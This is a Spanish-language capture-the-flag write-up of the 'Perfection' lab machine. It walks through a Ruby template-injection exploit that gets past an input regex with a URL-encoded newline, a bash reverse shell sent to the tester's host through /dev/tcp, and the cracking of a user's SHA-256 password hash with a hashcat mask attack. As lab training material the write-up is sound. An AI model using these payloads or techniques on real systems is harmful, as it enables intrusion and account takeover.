
Perfection - Writeup


RECONOCIMIENTO - EXPLOTACION

Realizamos un escaneo de puertos con nmap:



```
PORT   STATE SERVICE REASON         VERSION
22/tcp open  ssh     syn-ack ttl 63 OpenSSH 8.9p1 Ubuntu 3ubuntu0.6 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 80:e4:79:e8:59:28:df:95:2d:ad:57:4a:46:04:ea:70 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBMz41H9QQUPCXN7lJsU+fbjz
|   256 e9:ea:0c:1d:86:13:ed:95:a9:d0:0b:c8:22:e4:cf:e9 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIBqNwnyqGqYHNSIjQnv7hRU0UC9Q4oB4g9Pfzuj2qcG4
80/tcp open  http    syn-ack ttl 63 nginx
|_http-title: Weighted Grade Calculator
| http-methods:
|_  Supported Methods: GET HEAD
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```


Vamos a ver que contiene el puerto 80:



Weighted Grade Calculator

A tool to calculate the total grade in a class based on category scores and percentage weights.


Si vamos a calcular nuestra calificacion ponderada nos encontramos con el siguiente formulario:



Calculate your weighted grade

Category	Grade	Weight (%)
a	2	20
sad	2	20
dasd	3	20
das	2	20
das	1	20

Si lo enviamos recibimos lo siguiente:



Your total grade is 2%

a: 0%


sad: 0%

dasd: 0%

das: 0%


das: 0%

Vamos a intentar manipular la peticion con burpsuite para intentar ejecutar algun comando:




```
category1=test;whoami&grade1=2&weight1=20&category2=test2&grade2=100&
weight2=20&category3=test3&grade3=22&weight3=20&category4=test4&grade4=22&
weight4=20&category5=test5&grade5=2&weight5=20
```

La respuesta:



```
          </p>
     </form>
     Malicious input blocked
</div>
```

Podemos probar a URLencodear el ";" pero tampoco. Eso es porque hay una regex en ruby:



Font scripts
Font Awesome

Reverse proxies
Nginx

Web servers
Nginx


UI frameworks
W3.CSS

Programming languages
Ruby 3.0.2

Vamos a buscar STTI en ruby. Tenemos payload all the thigs:

https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/Server%20Side%20Template%20Injection/Ruby.md


Como hay una regex que dice a ver si el input es malicioso, vamos a bypasear la regex con un salto de linea, luego podemos ejecutar un comando (todo esto url-encodeado):



```
test
<%= IO.popen('ls /').readlines()  %>
```


```
%74%65%73%74%0a%3c%25%3d%20%49%4f%2e%70%6f%
```

La palabra test se acepta dentro de la regex, luego hay un salto de linea para que no se aplique la regex en la STTI de la segunda linea




```
category1=
%74%65%73%74%0a%3c%25%3d%20%49%4f%2e%70%6f%70%65%6e%28%27%6c%73%20%2f%
27%29%2e%72%65%61%64%6c%69%6e%65%73%28%29%20%20%25%3e&grade1=20&
weight1=20&category2=2&grade2=20&weight2=20&category3=3&grade3=20&
weight3=20&category4=4&grade4=20&weight4=20&category5=5&grade5=20&
weight5=20
```

En la respuesta se esta ejecutando un ls de la raiz:




```
Your total grade is 37%<p>
     test
     ["bin\n", "boot\n", "dev\n",
     "etc\n", "home\n", "lib\n",
     "lib32\n", "lib64\n", "libx32\n",
     "lost+found\n", "media\n",
     "mnt\n", "opt\n", "proc\n",
     "root\n", "run\n", "sbin\n",
     "srv\n", "sys\n", "tmp\n",
     "usr\n", "var\n"]: 4%
```

Como podemos ejecutar comados, vamos a ejecutar una reverse shell en bash:



```
test
<%= IO.popen('bash -c "sh -i >& /dev/tcp/10.10.14.11/1234 0>&1"').readlines()  %>
```


Introducimos el comando donde antes, nos ponemos a la escucha con netcat y recibimos la conexion:



```
┌──(kali㉿kali)-[~/Downloads]
└─$ nc -lnvp 1234
listening on [any] 1234 ...
connect to [10.10.14.11] from (UNKNOWN) [10.10.11.253] 57354
sh: 0: can't access tty; job control turned off
$ whoami
susan
```


ESCALADA DE PRIVILEGIOS

Vamos a ver los grupos a los que pertenece el usuario susan:




```
susan@perfection:~/Migration$ id
uid=1001(susan) gid=1001(susan) groups=1001(susan),27(sudo)
```

Pertenece al grupo sudo, eso quiere decir que podemos ejecutar cualquier comando como root, pero necesitamos saber su contraseña. Encontramos unos usuarios con sus hashes:




```
password TEXT
Stephen Locke154a38b253b4e08cba818ff65eb4413f20518655950b9a39964c18d7737d9bb8S
David Lawrenceff7aedd2f4512ee1848a3e18f86c4450c1c76f5c6e27cd8b0dc05557b344b87aP
Harry Tylerd33a689526d49d32a01986ef5a1a3d2afc0aaee48978f06139779904af7a63930
Tina Smithdd560928c97354e3c22972554c81901b74ad1b35f726a11654b78cd6fd8cec57Q
Susan Millerabeb6f8eb5722b8ca3b45f6f72a0cf17c7028d62a15a30199347d9d74f39023f
```

Lo intentamos crackear con hash




```
susan@perfection:~/Migration$ cat /var/mail/susan
Due to our transition to Jupiter Grades because of the PupilPath data breach, I thought we should also migrate our credentials ('our' including the other students

in our class) to the new platform. I also suggest a new password specification, to make things easier for everyone. The password format is:

{firstname}_{firstname backwards}_{randomly generated integer between 1 and 1,000,000,000}

Note that all letters of the first name should be convered into lowercase.

Please hit me with updates on the migration when you can. I am currently registering our university with the platform.

- Tina, your delightful student
```

Nos dice que la nueva contraseña del usuario actual es `*nombre*_*nombre_reves*_{1-1.000.000.000}`. Vamos a generar una wordlist con el bucle for:




```
kali㉿kali)-[~/Downloads]
for i in {1..1000000000}; do echo "susan_nasus_$i">>pass.txt; done
```

Si lo intentamos hacer asi se nos va a petar porque no puede escribir 100 millones de lineas. Lo que podemos hacer es crear una secuecia con hashcat para que utilice "susan*nasus*" y luego del 1 al 100 millones: Esto lo podemos hacer con el parametro "-a 6":




```
┌──(kali㉿kali)-[~/Downloads]
└─$ echo "susan_nasus_">susan_pass.txt

┌──(kali㉿kali)-[~/Downloads]
└─$ hashcat -a 6 -m 1400 hash.txt susan_pass.txt ?d?d?d?d?d?d?d?d?d
hashcat (v6.2.6) starting
```

Hashcat ha crackeado la contraseña:




```
abeb6f8eb5722b8ca3b45f6f72a0cf17c7028d62a15a30199347d9d74f39023f:susan_nasus_413759210

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 1400 (SHA2-256)
Hash.Target......: abeb6f8eb5722b8ca3b45f6f72a0cf17c7028d62a15a3019934…39023f
Time.Started.....: Mon Nov 18 17:01:46 2024 (2 mins, 11 secs)
Time.Estimated...: Mon Nov 18 17:03:57 2024 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (susan_pass.txt), Left Side
Guess.Mod........: Mask (?d?d?d?d?d?d?d?d?d) [9], Right Side
Guess.Queue.Base.: 1/1 (100.00%)
Guess.Queue.Mod..: 1/1 (100.00%)
Speed.#1.........:  1092.7 kH/s (0.08ms) @ Accel:64 Loops:256 Thr:1 Vec:8
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.........: 125967360/1000000000 (12.60%)
Rejected.........: 0/125967360 (0.00%)
Restore.Point....: 0/1 (0.00%)
Restore.Sub.#1...: Salt:0 Amplifier:125967104-125967360 Iteration:0-256
Candidate.Engine.: Device Generator
